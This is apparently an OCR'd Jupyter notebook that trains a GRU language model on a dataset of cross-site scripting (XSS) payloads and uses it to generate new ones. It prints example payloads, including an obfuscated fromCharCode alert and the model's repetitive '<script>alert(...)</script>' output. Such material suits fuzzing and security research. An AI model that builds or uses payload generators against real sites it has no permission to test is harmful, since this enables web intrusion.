


In [27]:

```
all_train_payloads = ''.join(train_payloads_df['payload'])
all_test_payloads = ''.join(test_payloads_df['payload'])

train_char_freq = Counter(all_train_payloads)
test_char_freq = Counter(all_test_payloads)

train_char_freq_df = pd.DataFrame(train_char_freq.items(), columns=['Character', 'Frequen
cy'])
train_char_freq_df = train_char_freq_df.sort_values(by='Frequency', ascending=False).head
(20)

test_char_freq_df = pd.DataFrame(test_char_freq.items(), columns=['Character', 'Frequenc
y'])
test_char_freq_df = test_char_freq_df.sort_values(by='Frequency', ascending=False).head(
```

```
20)

plt.figure(figsize=(12, 6))
plt.bar(train_char_freq_df['Character'], train_char_freq_df['Frequency'], color='blue')
plt.title('Top 20 Most Frequent Characters in Training Dataset Payloads')
plt.xlabel('Character')
plt.ylabel('Frequency')
plt.xticks(rotation=90)
plt.show()

plt.figure(figsize=(12, 6))
plt.bar(test_char_freq_df['Character'], test_char_freq_df['Frequency'], color='red')
plt.title('Top 20 Most Frequent Characters in Testing Dataset Payloads')
plt.xlabel('Character')
plt.ylabel('Frequency')
plt.xticks(rotation=90)
plt.show()
```








In [28]:

```
vectorizer = CountVectorizer(stop_words='english', max_features=20)
```

```
train_word_counts = vectorizer.fit_transform(train_payloads_df['payload'])
test_word_counts = vectorizer.transform(test_payloads_df['payload'])

train_word_freq_df = pd.DataFrame(train_word_counts.toarray(), columns=vectorizer.get_fe
ature_names_out())
test_word_freq_df = pd.DataFrame(test_word_counts.toarray(), columns=vectorizer.get_feat
ure_names_out())

train_word_freq = train_word_freq_df.sum().sort_values(ascending=False)
test_word_freq = test_word_freq_df.sum().sort_values(ascending=False)

plt.figure(figsize=(12, 6))
train_word_freq.head(20).plot(kind='bar', color='blue')
plt.title('Top 20 Most Frequent Words in Training Dataset Payloads')
plt.xlabel('Word')
plt.ylabel('Frequency')
plt.xticks(rotation=45)
plt.show()

plt.figure(figsize=(12, 6))
test_word_freq.head(20).plot(kind='bar', color='red')
plt.title('Top 20 Most Frequent Words in Testing Dataset Payloads')
plt.xlabel('Word')
plt.ylabel('Frequency')
plt.xticks(rotation=45)
plt.show()
```







Pre-processing

In [29]:

```
max_sequence_length = new_max_sequence_length = 100

vocab_size = vocab_size_SET = 175

learning_rate_SET = 0.001
epochs_SET = 10
patience_SET = 5
Dropout_SET = 0.2
batch_size_SET = 64
seq_length_SET = 70
GRU_SET = 64
output_dim_SET = 64
train_inputs_SET = 200000

max_length_SET = 70
max_repeats_SET = 3
tempurature_SET = 0.3

model_name = "best_model.keras"
```

In [32]:

```
all_payloads = train_payloads_df['payload'].tolist() + test_payloads_df['payload'].tolis
t()

with open("payloads.txt", "w", encoding="utf-8") as f:
    for payload in all_payloads:
        f.write(payload + "\n")

spm.SentencePieceTrainer.train(
    input="payloads.txt",
    model_prefix="xss_tokenizer",
    vocab_size=vocab_size_SET,
    model_type="bpe"
)

sp = spm.SentencePieceProcessor()
sp.load("xss_tokenizer.model")

train_sequences = [sp.encode_as_ids(payload) for payload in train_payloads_df['payload']
.tolist()]
test_sequences = [sp.encode_as_ids(payload) for payload in test_payloads_df['payload'].t
olist()]

print("Total unique tokens in the dataset:", sp.get_piece_size())
print("Example payload:", train_payloads_df['payload'].tolist()[0])
print("Tokenized sequence:", train_sequences[0])
```

```
Total unique tokens in the dataset: 175
Example payload: {{constructor.constructor(valueOf.name.constructor.fromCharCode(97,108,1
01,114,116,40,49,41,10))()}}
Tokenized sequence: [89, 126, 126, 67, 11, 85, 98, 100, 83, 86, 85, 131, 67, 11, 85, 98,
100, 83, 86, 85, 107, 73, 91, 74, 164, 113, 131, 87, 88, 39, 131, 67, 11, 85, 98, 100, 83
, 86, 85, 131, 113, 64, 104, 133, 120, 88, 85, 133, 86, 52, 107, 146, 144, 148, 105, 119
```

```
134, 148, 105, 119, 105, 148, 105, 105, 141, 148, 105, 105, 137, 148, 141, 119, 148, 141,
146, 148, 141, 105, 148, 105, 119, 106, 106, 107, 106, 125, 125]
```

In [33]:

```
max_train_length = max(len(seq) for seq in train_sequences)
max_test_length = max(len(seq) for seq in test_sequences)
max_length = max(max_train_length, max_test_length)

train_padded = pad_sequences(train_sequences, maxlen=new_max_sequence_length, padding='pre')
test_padded = pad_sequences(test_sequences, maxlen=new_max_sequence_length, padding='pre')

print("Maximum length of payloads:", max_length)
print("Shape of training data after padding:", train_padded.shape)
print("Shape of testing data after padding:", test_padded.shape)
print("Example padded sequence:", train_padded[0])
```

```
Maximum length of payloads: 2418
Shape of training data after padding: (14437, 100)
Shape of testing data after padding: (3609, 100)
Example padded sequence: [  0   0   0   0   0   0   0   0   0   0   0   0   0  89 126 12
6  67  11
  85  98 100  83  86  85 131  67  11  85  98 100  83  86  85 107  73  91
  74 164 113 131  87  88  39 131  67  11  85  98 100  83  86  85 131 113
  64 104 133 120  88  85 133  86  52 107 146 144 148 105 119 134 148 105
 119 105 148 105 105 141 148 105 105 137 148 141 119 148 141 146 148 141
 105 148 105 119 106 106 107 106 125 125]
```

In [34]:

```
train_data, val_data = train_test_split(train_padded, test_size=0.2, random_state=42)

print("Training Data Shape:", train_data.shape)
print("Validation Data Shape:", val_data.shape)
```

```
Training Data Shape: (11549, 100)
Validation Data Shape: (2888, 100)
```

Model building

In [38]:

```
inputs = Input(shape=(max_sequence_length,))
x = Embedding(input_dim=vocab_size, output_dim=output_dim_SET)(inputs)

x = Bidirectional(GRU(GRU_SET, return_sequences=True))(x)
x = Dropout(Dropout_SET)(x)

x = Bidirectional(GRU(GRU_SET))(x)
x = Dropout(Dropout_SET)(x)

outputs = Dense(vocab_size, activation='softmax')(x)

model = Model(inputs=inputs, outputs=outputs)

def f1_score(y_true, y_pred):
    y_pred = K.argmax(y_pred, axis=-1)
    y_true = K.cast(y_true, 'int32')

    tp = K.sum(K.cast((y_true == y_pred) & (y_true > 0), 'float32'))
    fp = K.sum(K.cast((y_true != y_pred) & (y_pred > 0), 'float32'))
    fn = K.sum(K.cast((y_true != y_pred) & (y_true > 0), 'float32'))

    precision = tp / (tp + fp + K.epsilon())
    recall = tp / (tp + fn + K.epsilon())

    return 2 * ((precision * recall) / (precision + recall + K.epsilon()))
```

```
model.compile(
    loss='sparse_categorical_crossentropy',
    optimizer=Adam(learning_rate=learning_rate_SET),
    metrics=['accuracy', f1_score]
)

model.summary()
```

Model: "functional_1"

Layer (type)	Output Shape	Param #
input_layer_1 (InputLayer)	(None, 100)	0
embedding_1 (Embedding)	(None, 100, 64)	11,200
bidirectional_2 (Bidirectional)	(None, 100, 128)	49,920
dropout_2 (Dropout)	(None, 100, 128)	0
bidirectional_3 (Bidirectional)	(None, 128)	74,496
dropout_3 (Dropout)	(None, 128)	0
dense_1 (Dense)	(None, 175)	22,575

Total params: 158,191 (617.93 KB)

Trainable params: 158,191 (617.93 KB)

Non-trainable params: 0 (0.00 B)

In [36]:

```
final_seq_length = new_max_sequence_length

train_data_truncated = train_data[:, :final_seq_length]
val_data_truncated = val_data[:, :final_seq_length]

print("Truncated Training Data Shape:", train_data_truncated.shape)
print("Truncated Validation Data Shape:", val_data_truncated.shape)
```

```
Truncated Training Data Shape: (11549, 100)
Truncated Validation Data Shape: (2888, 100)
```

In [37]:

```
def create_input_output_pairs(data, seq_length):
    inputs = []
    targets = []
    for payload in data:
        for i in range(1, len(payload)):
            input_seq = payload[:i]
            inputs.append(input_seq)
            targets.append(payload[i])

    inputs_padded = pad_sequences(inputs, maxlen=seq_length, padding='pre')
    return np.array(inputs_padded), np.array(targets)

train_inputs, train_targets = create_input_output_pairs(train_data_truncated, final_seq_l
ength)
val_inputs, val_targets = create_input_output_pairs(val_data_truncated, final_seq_length)

print("Training Inputs Shape:", train_inputs.shape)
print("Training Targets Shape:", train_targets.shape)
print("Validation Inputs Shape:", val_inputs.shape)
print("Validation Targets Shape:", val_targets.shape)
```

```
Training Inputs Shape: (1143351, 100)
Training Targets Shape: (1143351,)
Validation Inputs Shape: (285912, 100)
Validation Targets Shape: (285912,)
```

Model Training

In [39]:

```
import numpy as np
import tensorflow as tf
from tensorflow.keras.models import Model, load_model
from tensorflow.keras.layers import Input, Embedding, Bidirectional, GRU, Dense, Dropout,
Attention
from tensorflow.keras.optimizers import Adam
from tensorflow.keras.callbacks import EarlyStopping, ModelCheckpoint
import matplotlib.pyplot as plt
from tensorflow.keras import backend as K
import os
import sentencepiece as spm

def f1_score(y_true, y_pred):
    y_pred = K.argmax(y_pred, axis=-1)
    y_true = K.cast(y_true, dtype='int64')

    tp = K.sum(K.cast(K.equal(y_true, y_pred) & K.greater(y_true, 0), 'float32'))
    fp = K.sum(K.cast(K.not_equal(y_true, y_pred) & K.greater(y_pred, 0), 'float32'))
    fn = K.sum(K.cast(K.not_equal(y_true, y_pred) & K.greater(y_true, 0), 'float32'))

    precision = tp / (tp + fp + K.epsilon())
    recall = tp / (tp + fn + K.epsilon())

    return 2 * ((precision * recall) / (precision + recall + K.epsilon()))

model_name = "best_model.keras"

if os.path.exists(model_name):
    print("Found 'best_model.keras'. Loading existing model...")
    model = load_model(model_name, custom_objects={'f1_score': f1_score})
else:
    print("No 'best_model.keras' found. Training a new model...")

    final_seq_length = new_max_sequence_length

    inputs = Input(shape=(final_seq_length,))
    x = Embedding(input_dim=vocab_size_SET, output_dim=output_dim_SET)(inputs)

    x = Bidirectional(GRU(GRU_SET, return_sequences=True))(x)
    x = Dropout(Dropout_SET)(x)

    x = Attention()([x, x])

    x = Bidirectional(GRU(GRU_SET))(x)
    x = Dropout(Dropout_SET)(x)

    outputs = Dense(vocab_size_SET, activation='softmax')(x)

    model = Model(inputs=inputs, outputs=outputs)

    model.compile(
        loss='sparse_categorical_crossentropy',
        optimizer=Adam(learning_rate=learning_rate_SET),
        metrics=['accuracy', f1_score]
    )

    early_stopping = EarlyStopping(
        monitor='val_loss',
        patience=patience_SET,
        restore_best_weights=True
    )
```

```
    checkpoint = ModelCheckpoint(
        model_name,
        monitor="val_loss",
        save_best_only=True,
        mode="min"
    )

    history = model.fit(
        train_inputs,
        train_targets,
        validation_data=(val_inputs, val_targets),
        batch_size=batch_size_SET,
        epochs=epochs_SET,
        callbacks=[early_stopping, checkpoint]
    )

    plt.figure(figsize=(12, 6))
    plt.plot(history.history['loss'], label='Training Loss')
    plt.plot(history.history['val_loss'], label='Validation Loss')
    plt.title('Training and Validation Loss')
    plt.xlabel('Epoch')
    plt.ylabel('Loss')
    plt.legend()
    plt.show()
```

```
Found 'best_model.keras'. Loading existing model...
```

Model Evaluation

In [40]:

```
results = model.evaluate(val_inputs, val_targets, batch_size=batch_size_SET)
val_loss, val_accuracy, val_f1_score = results

print(f"Validation Loss: {val_loss:.4f}")
print(f"Validation Accuracy: {val_accuracy:.4f}")
print(f"Validation F1 Score: {val_f1_score:.4f}")
```

```
4468/4468 ━━━━━━━━━━━━━━━━━━━━ 46s 10ms/step - accuracy: 0.9133 - f1_score: 0.7274 - loss
: 0.3547
Validation Loss: 0.3509
Validation Accuracy: 0.9142
Validation F1 Score: 0.7296
```

Model Inference

In [41]:

```
import numpy as np
from tensorflow.keras.preprocessing.sequence import pad_sequences
from tensorflow.keras.models import load_model
from tensorflow.keras import backend as K

def f1_score(y_true, y_pred):
    y_pred = K.argmax(y_pred, axis=-1)
    y_true = K.cast(y_true, dtype='int64')

    tp = K.sum(K.cast(K.equal(y_true, y_pred) & K.greater(y_true, 0), 'float32'))
    fp = K.sum(K.cast(K.not_equal(y_true, y_pred) & K.greater(y_pred, 0), 'float32'))
    fn = K.sum(K.cast(K.not_equal(y_true, y_pred) & K.greater(y_true, 0), 'float32'))

    precision = tp / (tp + fp + K.epsilon())
    recall = tp / (tp + fn + K.epsilon())

    return 2 * ((precision * recall) / (precision + recall + K.epsilon()))

model = load_model(
    "best_model.keras",
    custom_objects={'f1_score': f1_score}
)
```

```python
def generate_payload(model, sp, seed_text, max_length=100, temperature=0.3, max_repeats=
3):
    generated_payload = seed_text
    last_chars = []

    for _ in range(max_length - len(seed_text)):
        tokenized_payload = sp.encode_as_ids(generated_payload)
        padded_payload = pad_sequences([tokenized_payload], maxlen=max_length, padding='
pre')
        predictions = model.predict(padded_payload, verbose=0)[0]
        predictions = np.asarray(predictions).astype('float64')
        predictions = np.log(predictions + 1e-7) / temperature
        exp_preds = np.exp(predictions)
        predictions = exp_preds / np.sum(exp_preds)
        predicted_token = np.random.choice(len(predictions), p=predictions)

        if predicted_token == 0:
            print(f"Predicted Token: {predicted_token}, Predicted Character: '', stoppin
g generation.")
            break
        if predicted_token == 1:
            continue

        predicted_char = sp.id_to_piece(predicted_token)
        last_chars.append(predicted_char)
        if len(last_chars) > max_repeats and len(set(last_chars[-max_repeats:])) == 1:
            continue

        generated_payload += predicted_char

        print(f"Predicted Token: {predicted_token}, Predicted Character: '{predicted_cha
r}' -> Current Payload: {generated_payload}")

    return generated_payload

print("\n--- Method 1 ---")
seed_text = "<script>alert(\"AnonKryptiQuz\")"
temperatures = [0.1, 0.3, 0.5, 1.0]
payloads_method1 = []

for temp in temperatures:
    print(f"\n--- Method 1, Running for Temperature: {temp} ---")
    generated_payload = generate_payload(
        model, sp, seed_text, max_length=100, temperature=temp
    )
    payloads_method1.append((temp, generated_payload))
    print(f"\nFINAL PAYLOAD (Method 1): {generated_payload}")

print("\n--- Method 2 ---")
payloads_method2 = []

for temp in temperatures:
    print(f"\n--- Method 2, Running for Temperature: {temp} ---")
    generated_payload = generate_payload(
        model, sp, seed_text, max_length=100, temperature=temp
    )
    payloads_method2.append((temp, generated_payload))
    print(f"\nFINAL PAYLOAD (Method 2): {generated_payload}")
```

```
--- Method 1 ---

--- Method 1, Running for Temperature: 0.1 ---
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>
Predicted Token: 9, Predicted Character: 'alert' -> Current Payload: <script>alert("AnonK
ryptiQuz")</script>alert
Predicted Token: 107, Predicted Character: '(' -> Current Payload: <script>alert("AnonKry
```

```
ptiQuz")</script>alert(
Predicted Token: 95, Predicted Character: 'd' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(d
Predicted Token: 86, Predicted Character: 'o' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(do
Predicted Token: 100, Predicted Character: 'c' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert(doc
Predicted Token: 98, Predicted Character: 'u' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(docu
Predicted Token: 39, Predicted Character: 'me' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert(docume
Predicted Token: 87, Predicted Character: 'n' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(documen
Predicted Token: 83, Predicted Character: 't' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(document
Predicted Token: 131, Predicted Character: '.' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert(document.
Predicted Token: 95, Predicted Character: 'd' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(document.d
Predicted Token: 86, Predicted Character: 'o' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(document.do
Predicted Token: 44, Predicted Character: 'ma' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert(document.doma
Predicted Token: 33, Predicted Character: 'in' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert(document.domain
Predicted Token: 106, Predicted Character: ')' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert(document.domain)
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(document.domain)</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert(document.domain)</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(document.domain)</script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(document.domain)</script></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert(document.domain)</script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(document.domain)</script></script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(document.domain)</script></script></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert(document.domain)</script></script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(document.domain)</script></script></script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(document.domain)</script></script></script></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert(document.domain)</script></script></script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(document.domain)</script></script></script></script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(document.domain)</script></script></script></script></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert(document.domain)</script></script></script></script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(document.domain)</script></script></script></script></script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(document.domain)</script></script></script></script></script></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert(document.domain)</script></script></script></script></script><
/script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(document.domain)</script></script></script></script></script></scri
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Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(document.domain)</script></script></script></script></script></scri
pt></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert(document.domain)</script></script></script></script></script><
/script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
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tiQuz")</script>alert(document.domain)</script></script></script></script></script></scri
pt></script>
Predicted Token: 9, Predicted Character: 'alert' -> Current Payload: <script>alert("AnonK
ryptiQuz")</script>alert(document.domain)</script></script></script></script></script></s
cript></script>alert
Predicted Token: 15, Predicted Character: '(1)' -> Current Payload: <script>alert("AnonKr
yptiQuz")</script>alert(document.domain)</script></script></script></script></script></sc
ript></script>alert(1)
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(document.domain)</script></script></script></script></script></scri
pt></script>alert(1)</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert(document.domain)</script></script></script></script></script><
/script></script>alert(1)</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(document.domain)</script></script></script></script></script></scri
pt></script>alert(1)</script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(document.domain)</script></script></script></script></script></scri
pt></script>alert(1)</script></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert(document.domain)</script></script></script></script></script><
/script></script>alert(1)</script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(document.domain)</script></script></script></script></script></scri
pt></script>alert(1)</script></script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(document.domain)</script></script></script></script></script></scri
pt></script>alert(1)</script></script></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert(document.domain)</script></script></script></script></script><
/script></script>alert(1)</script></script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(document.domain)</script></script></script></script></script></scri
pt></script>alert(1)</script></script></script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(document.domain)</script></script></script></script></script></scri
pt></script>alert(1)</script></script></script></
